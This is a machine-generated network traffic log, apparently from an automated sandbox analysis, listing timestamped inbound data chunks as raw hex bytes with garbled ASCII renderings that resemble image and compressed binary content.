2022-05-26 00:35:14 UTC	125	IN	Data Raw: 3d ee fe 64 57 f0 ff f5 f4 f9 fe c7 c1 f6 ff 88 7e f2 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fb fa f9 ff fb fa f9 ff fa fa f9 fe fc fc fb ff ff ff ff ff fe fe fe fe ff ff ff ff 4f 4f 4f ff 00 00 00 fe 00 00 00 ff 00 00 00 ef 00 00 00 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ce 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 43 42 40 fe da d6 d1 fe db d7 d1 fe dc d8 d2 fe da d6 cf fe d9 d5 ce fe d9 d5 cf fe da d6 d0 fe db d7 d1 fe Data Ascii: =dW~OOOCB@
2022-05-26 00:35:14 UTC	133	IN	Data Raw: e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe e a e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe ea e8 e5 ff ea e8 e5 ff ea e8 e4 fe f3 f2 f0 ff ff ff ff ff fe fe fe fe ff ff ff ff 4f 4f 4f ff 00 00 00 fe 00 00 00 ff 00 00 00 ef 00 00 00 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ce 00 00 00 fe 00 00 00 fe Data Ascii: OOO
2022-05-26 00:35:14 UTC	141	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 65 00 00 00 ff 00 00 00 ff 01 01 01 ff 72 71 6e ff de da d5 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d6 fe df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff df dc d7 ff Data Ascii: erqn
2022-05-26 00:35:14 UTC	148	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b7 00 00 00 ff 00 00 00 ff 94 94 94 ff fb fb fa ff fb fa fa fe fc fc fc fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe e3 e1 fc fe 46 36 ef fe 31 1f ed fe b9 b3 f9 fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe d6 d3 fb fe 30 1e ed fe b1 ab f8 fe fe fe fe fe fe fe fe fe fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: F610
2022-05-26 00:35:14 UTC	156	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 ff 00 00 00 fe 00 00 32 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 0f 0f e9 ff 37 37 ed ff 18 18 ea ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 26 26 eb ff 37 37 ed ff 37 37 ed ff 35 35 ed ff 18 18 ea ff 02 02 e7 ff 00 00 e7 ff 00 00 e7 ff 02 02 e7 ff 32 32 ec ff 2a 2a eb ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 00 00 e7 ff 81 80 e8 ff ee ec e9 ff ef ee eb ff f5 f4 f3 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 fe f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff f8 f7 f6 ff Data Ascii: W277&&77775522**
2022-05-26 00:35:14 UTC	164	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff fc 00 00 00 00 00 00 3f ff 00 00 ff f0 00 00 00 00 00 00 0f ff 00 00 ff e0 00 00 00 00 00 00 07 ff 00 00 ff c0 00 00 00 00 00 00 03 ff 00 00 ff 80 00 00 00 00 00 00 01 ff 00 00 ff 80 00 00 00 00 00 00 01 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 00 00 00 00 00 00 ff 00 00 Data Ascii: ?
2022-05-26 00:35:14 UTC	172	IN	Data Raw: fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff ff ff ff ff fe fe fe fe fe fe fe ff b2 ac f8 fe 31 1f ed ff 68 5b f1 fe f7 f7 fe ff fe fe fe fe ff ff ff ff ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff 8d 83 f5 fe 42 32 ee ff f0 ef fd fe ff ff ff ff fe fe fe fe ff ff ff ff ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe ff ff ff ff ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe fa f9 f8 ff f9 f9 f8 fe b7 b6 b5 ff 00 00 00 fe 00 00 00 ff 00 00 00 8b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8b 00 00 00 ff 00 00 00 ff Data Ascii: 1h[B2

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:14 UTC	180	IN	Data Raw: 00 00 9b 00 00 00 ff 00 00 00 ff 00 00 a6 ff 00 00 d0 ff 00 00 d0 ff 00 00 d0 ff 00 00 d0 ff 73 73 e5 ff ff ff ff ff b6 b6 f2 ff a7 a7 f0 ff 75 75 e7 ff 0f 0f d3 ff 00 00 d0 ff a0 a0 ee ff e0 e0 f9 ff 07 07 d2 ff 00 00 d0 ff 2b 2b d8 ff f3 f3 fc ff aa aa f0 ff 00 00 d0 ff c0 c0 f3 ff cd cd f6 ff 17 17 d5 ff 17 17 d5 ff 17 17 d5 ff 03 03 d1 ff 00 00 d0 ff 00 00 d0 ff 00 00 d0 ff 00 00 d0 ff 71 70 d9 ff e8 e7 e3 ff ea e8 e5 ff f5 f4 f2 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f6 f5 f4 ff f7 f6 f5 ff fe fe fe ff ff ff ff ff ba ba ba ff 00 00 00 ff 00 00 00 ff 00 00 00 8b 00 00 00 00 Data Ascii: ssuu++qp
2022-05-26 00:35:15 UTC	188	IN	Data Raw: f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff f7 f6 f5 ff ef ee eb ff e3 e0 db ff e2 df da ff d7 d4 d0 ff 18 18 17 ff 00 00 00 ff 00 00 00 d4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 ff 00 00 00 ff 7c 7a 78 ff e5 e2 dd ff e5 e2 dd ff f7 f6 f5 ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: %|zx
2022-05-26 00:35:15 UTC	195	IN	Data Raw: fc fc ff fd fc fc ff c8 c3 f8 ff 57 49 f0 ff f3 f1 fb ff a5 9e f5 ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fc fc ff fd fd fd ff fe fe fe ff de de de ff 00 00 00 ff 00 00 00 ff 00 00 00 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 00 00 00 ff 00 00 00 ff de de de ff ff fe fe ff fd fd fd ff fc fc fb ff Data Ascii: WI__
2022-05-26 00:35:15 UTC	203	IN	Data Raw: a5 17 35 4b 20 32 0a 60 60 60 40 af a6 2c fd fd fd f8 ec 67 3f 4b 05 9e 52 57 fe ed c5 17 f1 d0 43 0f a1 9a b9 28 bd bd bd 18 18 18 88 84 12 88 44 17 60 c7 8e 27 2b 16 fe fe fe 7e 1c 3e 72 0c 3f d8 b8 91 0a 3f a5 ee fc d5 05 17 e0 07 1b 37 e2 f0 91 63 e8 ef ef af 28 8d a1 a1 21 ec d8 f1 64 24 ba 03 91 b0 00 2a f1 f6 f7 f4 f4 60 cb 96 2d 98 37 7f 7e 3d 8a 44 a1 04 e2 c0 fe fd b8 e6 9a 6b 50 49 d7 35 0a 43 84 4d b7 00 fa fa fa 42 0b ff 9a 35 6b b0 77 df 3e 2a fc 94 a6 33 6f fe 7c ec dd b7 0f 6b d6 ac 09 fd 6c 25 75 bf d6 34 55 01 0c 0e 0e 86 9e da bb f9 1f b7 e2 1b 15 bc 6c 0a a5 9e 7c 63 cd 1a 6c fe c7 ad a1 9e 39 79 f2 24 9a 3d 47 a0 a9 5d 80 30 a6 7f 57 57 17 5e 78 e1 05 da ea 53 22 cd 81 fd fb b1 68 d1 a2 50 9f a6 37 b3 2b d0 34 0b 60 60 60 20 94 e6 db Data Ascii: 5K 2```@,g?KRWC(D`'+~>r??7c(!d$*`-7~=DkPI5CMB5kw>*3o\|kl%u4Ul\|cl9y$=G]0WW^xS"hP7+4```
2022-05-26 00:35:15 UTC	211	IN	Data Raw: 9a 2f 3a d2 81 9d 7e 5e 78 39 02 e5 3d bf ac 28 2d 4a 34 a0 0a a0 85 e0 4e 8c 62 fc 8a 6b 7d 3d fe ed 03 ab 03 3b fd 3c 59 d0 e3 3a 25 fd f4 67 95 a7 47 69 3a 54 01 b4 08 e5 86 fb 52 6b 6f 03 b3 7c 69 d5 f9 70 0b a9 1f a0 95 a0 0a a0 05 60 b3 59 64 ae b8 ce 7f b8 2f a4 c7 bf 14 e2 25 8b 5c e7 a8 15 10 5f a8 02 68 01 72 77 dc 5d 5a f8 2b f0 f8 fb c1 5d ec 5e 25 48 7e e6 85 9a a5 4f 69 2c 54 01 c4 1c 69 f5 9d 90 b6 ed f4 bc c6 cd 9b 0b e1 6b 7f 53 db 0c bb bb 3d e7 03 70 27 46 6b 9b 4f 0b 12 c5 ef 5c a8 02 88 31 e5 84 bf fd f1 cd 15 7b fc 4b 21 5e f2 11 77 59 9e fe 97 9a e7 43 a9 3f 54 01 c4 14 75 cb c3 be c2 4f c6 fa eb 21 fc 00 20 5c 7b a5 eb 5c 6e b3 f7 f2 62 94 68 43 15 40 0c d1 b7 ef f2 fd b4 17 1d 69 74 3e fe 60 dd 84 1f 80 67 37 40 1f 39 4e 47 03 62 Data Ascii: /:~^x9=(-J4Nbk}=;<Y:%gGi:TRko|ip`Yd/%\_hrw]Z+]^%H~Oi,TikS=p'FkO\1{K!^wYC?TuO! \{\nbhC@it >`g7@9NGb
2022-05-26 00:35:15 UTC	219	IN	Data Raw: c3 fa ff f3 f2 fd fe ff ff ff ff fe fe fe fe fe fe fe fe ff ff ff ff fe fe fe fe fe fe fe fe ff ff ff ff f9 f8 f7 fe f6 f5 f4 fe 26 26 25 ff 00 00 00 f6 00 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 00 00 f6 26 26 26 ff f7 f7 f6 fe f9 f9 f8 fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe fe fe fe fe fe fe fe fe ff ff ff ff fe fe fe fe dd db fc fe 48 39 ef ff a5 9d f7 fe e4 e2 fc fe de db fc ff dd db fc fe dd db fc fe e9 e7 fd ff f3 f2 fe fe fa fa fe fe eb e9 fd ff 47 37 ef fe d8 d4 fb fe ff ff ff ff fe fe fe fe ff ff ff ff fe fe fe fe fe fe fe fe ff ff ff ff fe fe fe fe fe fe fe fe ff ff ff ff f9 f9 f8 fe f7 f7 f 6 fe 26 26 26 ff 00 00 00 f6 00 00 00 0f 00 00 00 00 00 00 00 00 Data Ascii: &&%&&&H9G7&&&
2022-05-26 00:35:15 UTC	227	IN	Data Raw: 9e f7 ff 95 8b f5 ff a8 a1 f7 ff 87 7c f4 ff ed ec fd ff ff ff ff ff f5 f4 f3 ff 6a 69 69 ff 00 00 00 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 af 6b 6a 6a ff f7 f6 f5 ff ff ff ff ff f8 f7 fe ff b1 ab f8 ff c8 c4 fa ff b6 af f8 ff 83 78 f4 ff fb fa fe ff ff ff ff ff ff ff ff ff ff ff ff ff fd fd fe ff e5 e3 fc ff bf ba f9 ff 85 7b f4 ff 5c 4e f1 ff 93 8a f5 ff d8 d4 fb ff ff ff ff ff ff ff ff ff ff ff ff ff f7 f6 f5 ff 6b 6a 6a ff 00 00 00 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 af 6c 6b 6b ff f8 f8 f7 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f9 f9 fe ff cb c6 fa ff 70 63 f2 ff db d8 fb ff d2 cf fb ff c1 bb f9 ff b3 ac f8 ff be b9 f9 ff a7 a0 f7 ff 8a 80 f4 ff Data Ascii: |jiikjjx{\Nkjjlkkpc
2022-05-26 00:35:15 UTC	234	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 83 92 91 91 ff fd fd fd ff fe fe fd fe fe fe fe ff fe fe fe ff fe fe fd fe fe fe fe ff fe fe fe ff df dc fb ff 88 7e f4 fe b5 ae f8 ff fe fe fd fe fe fe fe ff fe fe fe ff fe fe fd fe fe fe fe ff fd fd fd ff 91 91 91 fe 00 00 00 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 83 92 92 92 ff fd fd fd ff fd fd fd fe fe fe fe ff fe fe fe ff fd fd fd fe fe fe fe ff fe fe fe ff fe fe fe ff ad a7 f7 fe c1 bb f9 ff fd fd fd fe fe fe fe ff fe fe fe ff fd fd fd fe fe fe fe ff fd fd fd ff 92 92 92 fe 00 00 00 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 83 92 92 92 fe fd fd fd fe fd fd fd fe fd fd fd fe fd fd fd fe fd fd fd fe fd fd fd fe fd fd fd fe fd fd fd fe e6 e3 fb fe 86 7c f3 fe fd fd fd fe fd fd fd fe Data Ascii: ~|
2022-05-26 00:35:15 UTC	242	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 08 03 03 04 03 04 03 04 03 04 03 08 00 00 00 00 08 39 3f 3f 3f 3f 3f 3f 3f 39 08 00 00 00 00 1b 46 46 46 46 46 46 46 46 41 46 1b 00 00 00 00 1c 2c 2b 3d 46 46 46 46 2e 27 3e 1c 00 00 00 00 1d 46 34 2d 31 3d 32 26 2c 41 46 1d 00 00 00 00 1d 46 46 46 2e 33 41 30 46 46 46 1d 00 00 00 00 1d 46 46 46 46 29 29 46 46 46 46 1d 00 00 00 00 1d 46 46 46 46 46 24 46 46 46 46 1d 00 00 00 00 1f 46 46 46 46 46 29 3d 46 46 46 1f 00 00 00 00 1d 46 43 43 43 46 2f 3a 46 43 46 1f 00 00 Data Ascii: 9???????9FFFFFFFFAF,+=FFFF.'>F4-1=2&,AFFFF.3A0FFFFFFF))FFFFFFFFF$FFFFFFFFF)=F FFFCCCF/:FCF
2022-05-26 00:35:15 UTC	250	IN	Data Raw: 47 e9 09 19 8d 94 a2 2b e7 4a c6 1c c6 78 3f 3d 50 72 65 8e fb 2e 72 07 c7 a6 dd 7c 6f 13 36 e7 2b f2 f6 e0 14 b0 0b 7d 72 ce 2d 50 e2 0c b9 cb d2 37 ec 49 f1 44 45 be 1f af d8 9d 0c 23 aa 8b ef 05 77 f2 94 74 38 38 01 9e 52 2a a9 e8 5a b2 4c 14 bc e4 78 e2 8e 70 44 c6 8e 23 4f 88 25 16 a8 df e3 cc c6 51 c8 37 0f 7f 12 2d 9f 56 4f 9d e7 ea 32 f5 96 e6 29 14 d5 6a 2a af 55 54 ed ec 48 f3 4c 96 6c fa 00 7d b1 4c 6d 0e b8 ce 9e 04 a3 48 f6 dc 5e f5 ce 84 fa ed 76 66 48 67 57 7b 37 4f df cd 90 72 d4 a3 27 4f 6d 1a e6 4e e1 66 3b 39 2d 50 b2 c4 75 d2 90 8a 22 46 1b 89 34 b5 fe 72 83 77 c4 5c 31 b6 00 6a 3b b0 57 9c f6 d8 e1 92 75 01 f3 8b cc b7 a2 c3 b8 fe fd 28 6c 9e af 4c d7 e9 d7 59 71 3f ab c5 c3 ac bc 76 c0 22 7b f0 39 ce fc 91 c7 ba b3 95 ac d9 ca 2a 77 Data Ascii: G+Jx?=Pre.r|o6+}r-P7IDE#wt88R*ZLxpD#O%Q7-VO2)j*UTHLl}LmH^vfHgW{7Or'OmNf;9-Pu"F4rw\1j;Wu(lLYq?v"{9*w

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	258	IN	Data Raw: c2 a4 5f 3f 42 02 bd 8b e1 c6 5a 2e b0 37 b0 69 9d 34 40 70 02 67 d8 2c 0d c1 99 cd 69 9b 4e 57 22 81 44 6b 9e 78 c6 26 bd e9 f9 f8 1e 8f 3e bc c6 03 37 61 22 a4 45 75 48 bf 09 e7 4b 5d 1e e8 9f 56 1b 81 c3 81 cc b9 78 e0 8c 5a c9 f8 25 7e b5 14 03 45 b0 16 f1 f0 98 00 5d 44 4d d6 2c c1 07 58 17 ed f1 c4 9e ba 1f 1c dd d5 f3 7c b2 68 b9 9b 2c f0 08 d8 84 d9 ff 7e 3e c0 50 18 78 31 63 d8 47 5d 77 ef 6d a2 40 0e 63 f8 4f a0 d1 43 51 17 0a 62 79 8b c3 4d 5f c8 31 10 b3 3d 24 22 c7 39 33 f3 13 c5 dd fe b6 2b a6 6c 0e 9c 3e 79 25 f9 f3 40 9f 21 89 45 fb fb ba 58 81 50 99 d6 dc 21 f7 49 b8 79 14 51 c5 5f 55 89 0a 31 ff b2 63 f0 53 ee a5 bc 6b 76 94 37 b5 d6 82 14 aa b7 03 56 cb 31 43 16 9a ff 73 b9 d8 15 28 f0 8d e3 43 28 8c 6b 94 fb 58 d1 cd 77 14 c5 ca 17 2e Data Ascii: _?BZ.7i4@pg,iNW"Dkx&>7a"EuHK]VxZ%~E]DM,X|h,~>Px1cG]wm@cOCQbyM_1=$"93+l>y%@!EXP !lyQ_U1cSkv7V1Cs(C(kXw.
2022-05-26 00:35:15 UTC	266	IN	Data Raw: dd 6b 16 c8 b7 f0 4d 62 ab 93 88 89 e2 8b e9 e7 08 2d cc 98 b1 e5 77 cd f4 5e b0 d9 96 4c 60 22 c4 4f b2 6e ff 3e 69 d3 c0 41 32 93 45 15 0c 77 ab 37 83 c5 ba 2b 7e f5 0a 0b 8a b5 c0 58 c7 65 22 24 3b 69 35 d7 4d 34 73 37 76 04 ef ef ef 49 1b 6e 4b 68 9c 57 94 c3 cb 1c 72 15 02 e8 e9 ae 1e fe e7 d8 bd f2 f3 5d fa 1b ce 79 6f 55 31 20 73 f0 6b b0 db 95 30 63 8f 0d ef a7 5f 65 8b fe b1 05 c1 7f 78 ee b5 4a e0 b7 28 1d c5 95 45 1a 9a 29 9f f7 d4 6e 84 e8 d4 35 a0 cd 76 c3 68 8b 69 81 2b 51 22 87 5c ca 8d 52 10 ad ce aa 64 d3 72 ab 2b ca 2d 7b e8 4d bb fe 5f 2f 6a f7 22 90 54 05 35 26 72 09 dc 83 0b f4 e8 84 b6 e5 62 60 60 fa 23 9a a6 5c 82 d5 4b ab 9d f8 1a 4a 1e 3d f6 e2 c8 d7 26 91 4d 61 73 e1 10 9d 89 cf a2 d3 ea bf 29 c6 9e 74 b3 4b f2 a4 20 62 29 04 1c Data Ascii: kMb-w^L`"On>iA2Ew7+~Xe"$;i5M4s7vInKhWr]yoU1 sk0c_exJ(E)n5vhi+Q"\Rdr+-{M_/j"T5&rb``#\KJ=&Mas)tK b)
2022-05-26 00:35:15 UTC	273	IN	Data Raw: ce e4 ce 4d d1 8f 37 bb a4 b7 0f cb 89 d4 a1 e5 7b ee c6 21 48 81 de 55 6c 08 05 8f 8b 82 5c 97 28 26 04 10 42 31 d8 a3 2f 42 f4 6e f2 70 94 c3 2a 29 57 1a 92 47 60 27 a0 f1 7c e5 1a a9 4f 81 e9 cf 14 81 c6 68 75 67 63 3c 75 a5 c2 c7 d0 a7 75 87 cb 46 56 3e 6c df 23 12 64 10 55 b0 5a 81 3f cb bb 20 c8 b5 d1 95 c7 1e e0 de 1c 12 55 8f 29 5b c0 8e 52 0d 1d eb 1f 1e ae 0b 2e 35 56 0f f8 0d c3 56 63 a5 04 c6 80 62 ec 36 6b 43 94 1a a5 15 ba 76 07 2f 68 de 77 66 38 62 e7 04 fd fa 5c e8 53 fa b0 f7 35 ff 5a 0c 9f c9 c9 17 77 b6 42 28 3f 2c f2 dd a8 d7 c4 79 b7 84 f2 5b d2 9a 56 a1 3f 26 b8 88 d3 aa 1e f6 e3 3c e7 c3 f8 37 8d af ec dd 76 51 6d e2 c6 e0 f7 e2 80 9e 73 a8 0e 0e f8 74 f6 8d f6 57 52 19 f6 34 c5 79 2f a0 76 cc 41 33 fa 11 07 9b 74 1c 5d f3 8d d7 93 Data Ascii: M7{!HUl\(&B1/Bnp*)WG``|Ohugc<uuFV>l#dUZ? U)[R.5VVcb6kCv/hwf8b\S5ZwB(?,y[V?&<7vQmstWR4y/vA3t]
2022-05-26 00:35:15 UTC	281	IN	Data Raw: 53 f8 64 5b 2e 33 03 30 91 df f2 bb b7 f3 95 63 a1 6b d9 04 9e c1 26 85 61 24 8f b0 e5 7f b7 19 9b 40 3c d8 03 3a 32 6d e4 af 59 89 6a 7b 8f 2a a3 64 ef a3 a2 c5 db 93 25 96 bc bd 96 e8 c0 d1 b2 d3 e8 32 29 da 8c d0 73 f1 db d3 ef 21 55 e6 e6 a0 2d c1 d6 ea 79 40 81 de a5 1a 95 d4 28 e0 bf 24 2f d6 d2 49 e7 3e d3 0a 38 5f 8c 02 2f ef 3c 0c bf c7 8f 25 6e dc 5f c7 bc e0 bd 47 db 14 7b 9b 11 29 1e 4e 30 46 34 76 39 b9 50 99 0c 48 9c 75 2e 2f 34 11 2a 55 ad f5 bf ac fa ce 92 42 15 74 63 bf 37 a2 00 1e f1 a4 d1 01 da a2 9b af 7e f4 69 0b 25 fb e6 a8 23 4d 2a 7d 78 57 7e 68 82 ee b3 40 58 d4 5c b1 1a 9a 50 69 aa cb 06 90 a0 cc d5 9a eb 9a 9f 6a 67 58 da f2 02 d6 bd 57 de 57 c7 6e fa fb 62 88 f2 27 88 b7 b8 5e 03 49 c2 e0 bd 04 05 60 59 a3 91 d7 8e ae df 4a eb Data Ascii: Sd[.30ck&a$@<:2mYj{*d%2)s!U-y@($/I>8_/<%n_G{}N0F4v9PHu./4*UBtc7~i%#M*}xW~h@X\PijgXWWnb'^ I`YJ
2022-05-26 00:35:15 UTC	289	IN	Data Raw: 7a da 2b 97 6a a4 2e 20 3c 9a 09 b5 56 22 c1 46 1d ee e9 b6 01 01 67 c5 20 a4 e3 e7 ca bd 60 6a 7b 49 fa 51 ae e5 7f 7f 34 2c 0a 8e 30 70 52 0f bb 52 87 10 55 d4 6f 18 69 01 67 e3 38 bf 20 73 10 6a 4c ce 17 8f 23 e6 6c 4b e2 cc 09 e2 8d 6c 22 b4 4b cc 86 38 27 a5 23 52 0a 46 69 9a 54 55 8a 5f b9 11 eb 22 88 17 aa ac a9 b7 7d e9 55 51 b9 54 bb 4b 88 78 dc 04 e3 66 b5 32 b4 09 c4 da ff c2 69 78 90 8f 0f bb 9f 27 66 b8 80 bc 75 fc ef 96 14 7d 62 8f f0 46 43 d5 9e e5 80 9e db 83 d6 07 4b 84 96 54 97 2b 83 36 a9 f9 7f 72 76 9c db 13 6b 8e eb 81 7a 20 66 42 f7 28 e0 90 39 0d ea 2e c5 ae d4 6c 5f da bf 93 6f c5 fe 4f 44 bb 95 b8 aa cd 27 16 0d 87 0e 5c ca c2 70 00 f3 90 0e 68 5c 1a e1 8c 3f 94 1a a4 0b e0 ce a6 9d 71 3c fa bb 69 d8 70 b0 78 ac 1a d0 bb c0 7d bc Data Ascii: z+j. <V"Fg `j{lQ4,0pRRUoig8 sjL#lKl"K8'#RFiTU_"}UQTKxf2ix'fu}bFCKT+6rvkz fB(9.l_oOD'\ph\?q<ipx}
